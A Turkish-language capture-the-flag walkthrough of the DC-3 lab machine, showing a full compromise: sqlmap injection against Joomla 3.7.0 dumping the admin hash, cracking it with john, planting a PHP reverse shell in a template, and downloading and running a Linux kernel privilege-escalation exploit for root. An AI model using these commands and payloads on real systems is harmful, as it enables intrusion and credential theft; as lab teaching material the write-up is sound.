DC-3 WRITEUP


İlk olarak network adresimizi netdiscover ile tarayalım.

```
Currently scanning: 192.168.12.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.1     c0:51:5c:9b:b2:68      1      60  Unknown vendor
192.168.1.40    00:e1:8c:d9:36:40      1      60  Intel Corporate
192.168.1.51    08:00:27:85:9f:31      1      60  PCS Systemtechnik GmbH
192.168.1.37    00:09:df:de:55:d3      1      60  Vestel Elektronik San ve Tic. A.Ş.
192.168.1.33    1e:3a:fd:dd:ab:3b      1      60  Unknown vendor

root@kali:~#
```

```
nmap -sS -sV -sC -Pn -p- 192.168.1.51
```

```
root@kali:~# nmap -sS -sV -sC -Pn -p- 192.168.1.51
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-19 14:20 EST
Nmap scan report for 192.168.1.51 (192.168.1.51)
Host is up (0.0021s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Home
MAC Address: 08:00:27:85:9F:31 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.24 seconds
root@kali:~#
```


Hedefin 80 nolu portunda Joomla servisi çalışıyor. Siteyi görüntüleyelim.



Hedefte joomla çalıştığını biliyoruz. Metasploit yardımıyla versiyonunu tespit etmeye çalışalım.

```
msf5 auxiliary(scanner/http/joomla_version) > set rhosts 192.168.1.51
rhosts => 192.168.1.51
msf5 auxiliary(scanner/http/joomla_version) > show options

Module options (auxiliary/scanner/http/joomla_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.1.51     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the Joomla application
   THREADS    1                yes       The number of concurrent threads (max one per host)
   VHOST                       no        HTTP server virtual host

msf5 auxiliary(scanner/http/joomla_version) > run

[*] Server: Apache/2.4.18 (Ubuntu)
[+] Joomla version: 3.7.0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Joomla 3.7.0 versiyonu çalıştığını tespit ettik. Bu versiyonda zafiyet var mı araştıralım.



Joomla'nın bu versiyonunda sql injection zafiyeti bulunduğunu tespit ettik.

```
URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27

Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]
```

Sqlmap kullanılarak bu zafiyetin exploit edilebildiğini görüyoruz.

```
sqlmap -u "http://192.168.1.51/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]
```

```
available databases [5]:
[*] information_schema
[*] joomladb
[*] mysql
[*] performance_schema
[*] sys

[14:31:56] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2709 times
[14:31:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.51'

[*] ending @ 14:31:56 /2024-11-19/
```

Veritabanı isimlerini almayı başardık. Joomladb içerisinde joomla login panelinin kullanıcı adı ve parolasını bulabiliriz.

```
sqlmap -u "http://192.168.1.51/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb --tables -p list[fullordering]
```

```
| #__finder_tokens        |
| #__finder_types         |
| #__jbsbackup_timese     |
| #__jbspodcast_times     |
| #__languages            |
| #__menu_types           |
| #__menu                 |
| #__messages_cfg         |
| #__messages             |
| #__modules_menu         |
| #__modules              |
| #__newsfeeds            |
| #__overrider            |
| #__postinstall_mess     |
| #__redirect_links       |
| #__schemas              |
| #__session              |
| #__tags                 |
| #__template_styles      |
| #__ucm_base             |
| #__ucm_content          |
| #__ucm_history          |
| #__update_sites_ext     |
| #__update_sites         |
| #__updates              |
| #__user_keys            |
| #__user_notes           |
| #__user_profiles        |
| #__user_usergroup_m     |
| #__usergroups           |
| #__users                |
| #__utf8_conversion      |
| #__viewlevels           |
+-------------------------+
```

Tablo isimlerini almayı başardık. Odaklanacağımız tablonun ismi #__users

```
sqlmap -u "http://192.168.1.51/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb -T '#__users' -C username,password --dump -p list[fullordering]
```

Username ve password bilgilerini veritabandan çekmeye çalışıyoruz.


```
Database: joomladb
Table: #__users
[1 entry]
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu |
+----------+--------------------------------------------------------------+

[14:36:19] [INFO] table 'joomladb.`#__users`' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.
[14:36:19] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 5 times
[14:36:19] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.51'
```

Admin kullanıcısının hashlenmiş parolasını bulmayı başardık.Şimdi bu hash'i john ile bulmaya çalışalım. Öncelikle hash değerini bir dosyaya kaydedelim.

```
root@kali:~# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
snoopy           (?)
1g 0:00:00:01 DONE (2024-11-19 14:38) 0.5952g/s 85.71p/s 85.71c/s 85.71C/s 555555..sandra
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Admin kullanıcısının parolasını bulmayı başardık. Joomla login paneli /administrator/ dizininde bulunuyor.


Joomla!®
Username
Password
Log in



Templates kısmına zararlı php reverse shell'i yükleyebiliriz. Bu sayede sunucuda komut çalıştırabiliriz.

Aktif olarak protostar template i çalışıyor. Sağ alttaki protostar yazan kısma tıklayarak çalışan php dosyalarını görebiliriz.

İndex.php dosyasının içerisine zararlı php kodumunuzu enjekte edelim.

Press F10 to toggle Full Screen editing.

```php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
```

Reverse shellimizi yükledik. Şimdi dinlemeye başlayalım.

```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
```

Şimdi sitenin anasayfasına gidererek zararlı kodumuzu tetikleyelim.

```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.43] from (UNKNOWN) [192.168.1.51] 32772
Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
 05:49:39 up 43 min,  0 users,  load average: 0.00, 0.01, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Shellimizi almayı başardık.

```
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
Codename:       xenial
$ uname -a
Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
$
```

Ubuntu 16.04 çalıştığını görüyoruz. Bu versiyona ait yetki yükseltmemize olanak tanıyacak exploit var mı araştıralım.

Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
39772	2016-4557	GOOGLE SECURITY RESEARCH	LOCAL	LINUX	2016-05-04

EDB Verified: ✓ | Exploit: ⬇ / {} | Vulnerable App:

Bu versiyona ait exploit bulmayı başardık.

```
user@host:~/ebpf_mapfd_doubleput$ ./compile.sh
user@host:~/ebpf_mapfd_doubleput$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@host:~/ebpf_mapfd_doubleput# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf),1000(user)

This exploit was tested on a Ubuntu 16.04 Desktop system.

Fix: https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=8358b02bf67d3a5d8a825070e1aa73f25fb2e4c7


Proof of Concept: https://bugs.chromium.org/p/project-zero/issues/attachment?aid=232552
Exploit-DB Mirror: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
```

```
https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
```

Yukarıdaki adresten exploiti indirebiliriz. İndirdikten sonra compile.sh ve doubleput dosyalarını çalıştırmamız gerekiyor.

Öncelikle /tmp dizinine gidelim. Sonrasında wget ile exploiti indirelim.

```
$ cd /tmp
$ wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
--2024-11-20 05:56:31--  https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
Resolving gitlab.com (gitlab.com)... 172.65.251.78, 2606:4700:90:0:f22e:fbec:5bed:a9b9
Connecting to gitlab.com (gitlab.com)|172.65.251.78|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
Saving to: '39772.zip'

     0K ......                                                100% 1.16M=0.006s

2024-11-20 05:56:32 (1.16 MB/s) - '39772.zip' saved [7025/7025]

$ unzip 39772.zip
Archive:  39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
$ cd 39772
$ ls
crasher.tar
exploit.tar
$ tar -xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
$
```

```
$ ls
crasher.tar
ebpf_mapfd_doubleput_exploit
exploit.tar
$ cd ebpf_mapfd_doubleput_exploit
$ ls
compile.sh
doubleput.c
hello.c
suidhelper.c
$ ./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
             ^

doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
               ^

$
```

```
$ ls
compile.sh
doubleput
doubleput.c
hello
hello.c
suidhelper
suidhelper.c
$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
suid file detected, launching rootshell ...
we have root privs now ...
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
cd /root
ls
the-flag.txt
```

Evet root olmayı başardık. Şimdi flag dosyamızı okuyalım.

```
cat the-flag.txt
 __        __  _ _  ____                    _ _ _ _
 \ \      / /__| | |  _ \  ___  _ __   ___| | | | |
  \ \ ^ / / _ \ | | | | |/ _ \| '_ \ / _ \ | | | |
   \ V  V /  __/ | | |_| |(_)| | | |  __/_|_|_|_|
    \_/\_/ \___|_|_|____/ \___/|_| |_|\___(_|_|_|_)


Congratulations are in order.  :-)

I hope you've enjoyed this challenge as I enjoyed making it.

If there are any ways that I can improve these little challenges,
please let me know.
```